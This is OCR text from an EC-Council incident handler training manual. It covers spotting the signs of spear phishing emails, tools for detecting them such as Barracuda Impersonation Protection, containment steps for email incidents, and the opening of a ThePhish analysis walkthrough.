



Figure 5.10: Example of phishing email showing elements for detection

## Detecting Spear Phishing Attacks

Incident responders must check the following components of an email to detect a spear phishing attack:

1. **Sender name and email address**

   Attackers often spoof sender names and email addresses to make victims believe that the mail was sent by the actual senders.

2. **Catchy subject line**

   Be wary of the subject line because attackers create a sense of attention using words such as “Important,” “Request,” “Follow Up,” “Fwd:,” and “Re:.”

3. **Message content**

   Assess the body of the message because attackers often include personal information.

4. **Request information**

   Before responding to an email requesting confidential information, contact the sender through a phone call, message, or by sending a new email to confirm the email’s legitimacy and intended information.

5. **Email format**

   When the sender’s name and email address appear to from the actual sender, the format of the email must be verified with old emails received from that sender.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

6. **Hover over links provided in email**

   Verify the complete address of links provided in the email to ensure that they do not redirect to malicious websites.

7. **Low-quality images**

   Verify the images and signatures in the email because attackers often do not use high-quality pictures.

8. **Scan email attachments**

   Scan all attachments in the email before opening them even if the sender's name, email address, and email format seem correct.

9. **Abnormal requests**

   Pay attention to internal requests from individuals of other departments.

10. **Shared drive links**

    Verify the links to shared drives such as Google Suite, Dropbox, and Office 365 before opening them.

11. **Password-protected documents**

    Be cautious of documents that request login ID and password.





Figure 5.11: Example of spear phishing email


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 5.12: Example of spear phishing email

## Tools for Detecting Spear Phishing Attacks

Spear phishing is the most commonly targeted attack technique used by attackers for various malicious purposes; thus, organizations must take appropriate measures to promptly detect and respond to such attacks. Early detection and response to such attacks can help organizations in securing their business operations and corporate reputation.

The IH&R team can use sophisticated tools such as Barracuda Impersonation Protection to protect organizations against spear phishing attacks by leveraging the APIs of the respective mail provider.

### Barracuda Impersonation Protection

Source: *https://campus.barracuda.com*

Barracuda Impersonation Protection helps the IH&R team in detecting and responding to real-time spear phishing incidents by leveraging its comprehensive AI. This tool can also help the IH&R team to identify and block account takeover attempts or email attacks launched from compromised accounts.

Steps to detect and analyze spear phishing attacks using Barracuda Impersonation Protection:

- You can access the **Spear Phishing Protection** option after logging into Barracuda Impersonation Protection. You can also access the **Spear Phishing Protection** page when required from the menu located at the upper left corner of the tool, as shown in the screenshot below.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 5.13: Screenshot of Barracuda Impersonation Protection

The most recent spear phishing attacks can be detected from the **Spear Phishing Protection** page that contains other details such as attack type and score. You can download the report by clicking on the **Export to CSV** option for further analysis based on their severity, indicators, attack type, and other details.

- You can also click on the **View Mailboxes** option in the **Licensing Information** box to view each mailbox with its display name and status, as shown in the screenshot.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 5.14: Screenshot of Barracuda Impersonation Protection Mailboxes

- You can also export the mailbox information for further analysis by following the steps given below:
  - Click on the **View Mailboxes** option in the **Licensing Information** box.
  - Then, click on the **Export to CSV** option to automatically download the CSV file.

Some additional tools for analyzing spear phishing are listed below:

- Avanan (*https://www.avanan.com*)
- BrandShield (*https://www.brandshield.com*)
- Cofense Managed PDR (*https://cofense.com*)
- Mimecast (*https://www.mimecast.com*)
- Proofpoint Targeted Attack Protection (TAP) (*https://www.proofpoint.com*)

## Containment of Email Security Incidents

Immediately after detecting an incident, incident responders must initiate the containment process to reduce the impact. Incident responders must perform the following activities to detect and contain email security incidents:

- Isolate the targeted system from the functional network immediately after receiving incident reports and temporarily block the targeted email account.
- Interview users or complainants about the email incident to determine details of the attack and actions taken by users.
- Inquire if users downloaded any attachment, clicked on a link, or provided the requested information.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Gather information about the incident such as the type of email attack, impact, and losses.
- Perform behavior analysis to collect further details of the email by opening the links included in the email in a sandboxed environment.
- Identify the email source and verify its authenticity.
- Gather complete details about the email such as its header information, including the email source and IP address.
- Perform an investigation on the email by analyzing the URL, attachments, domain names, IP addresses, and other obtained details.
- Report and block malicious links and IP addresses on servers, network devices, and all security solutions.
- Examine if the attachments sent through an email contain malicious code by opening and downloading them in a sandboxed environment.
- Perform the malware incident handling process if the email contains malicious programs.
- In case of spam and phishing emails, issue a notification to all employees to check if others faced similar issues.
- Report spam and phishing emails to service providers.
- Contain the impact of email on other employees by identifying its key objectives and implementing filters to block mails with a similar signature.
- Check firewall logs to identify suspicious IP addresses and URLs.
- Check DNS logs because some attackers hide their identity through frequent IP spoofing.
- Analyze and verify DHCP logs to identify the hosts associated with suspicious IP addresses.
- Analyze the organization's mail server logs to obtain additional information about the email attack such as the number of victim systems, message IDs, and IP addresses.
- Change the password and other sensitive information of affected email accounts and systems.
- Identify other active sessions related to the email from the victimized system and close them.
- Delete unread phishing mails present in the queue for all employees.
- Scan the affected systems using anti-virus or anti-malware software.
- Update the email security software.
- Prevent automatic email forwarding to remote domains.
- Enable two-factor authentication for all employees.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Enable the mailbox auditing feature.

## Understand Analysis of Email Security Incidents

Attackers use email as an attack vector to launch sophisticated attacks on organizations. Therefore, it is essential for incident handlers to analyze suspicious or malicious email messages to efficiently eradicate and recover from email security incidents. Further, the analysis of email security incidents also helps organization in minimizing corporate email security risks.

This section discusses various methods to analyze email security incidents.

### Analyzing Phishing Emails Using ThePhish

Source: *https://github.com*

ThePhish is an analysis tool that allows the IH&R team to automate the processes of analyzing phishing emails. ThePhish is mainly based on three platforms: TheHive, MISP, and Cortex. It is a web application written in Python 3 and based on Flask that automates the entire analysis process, starting from the extraction of observables from the header and body of an email to elaboration of the verdict, which is final in most cases. If required, the IH&R team can also intervene during analysis and extract various details.

**Steps to analyze phishing emails using ThePhish:**

- Forward an email as an attachment to ThePhish email address to analyze it, as shown in the screenshot below.

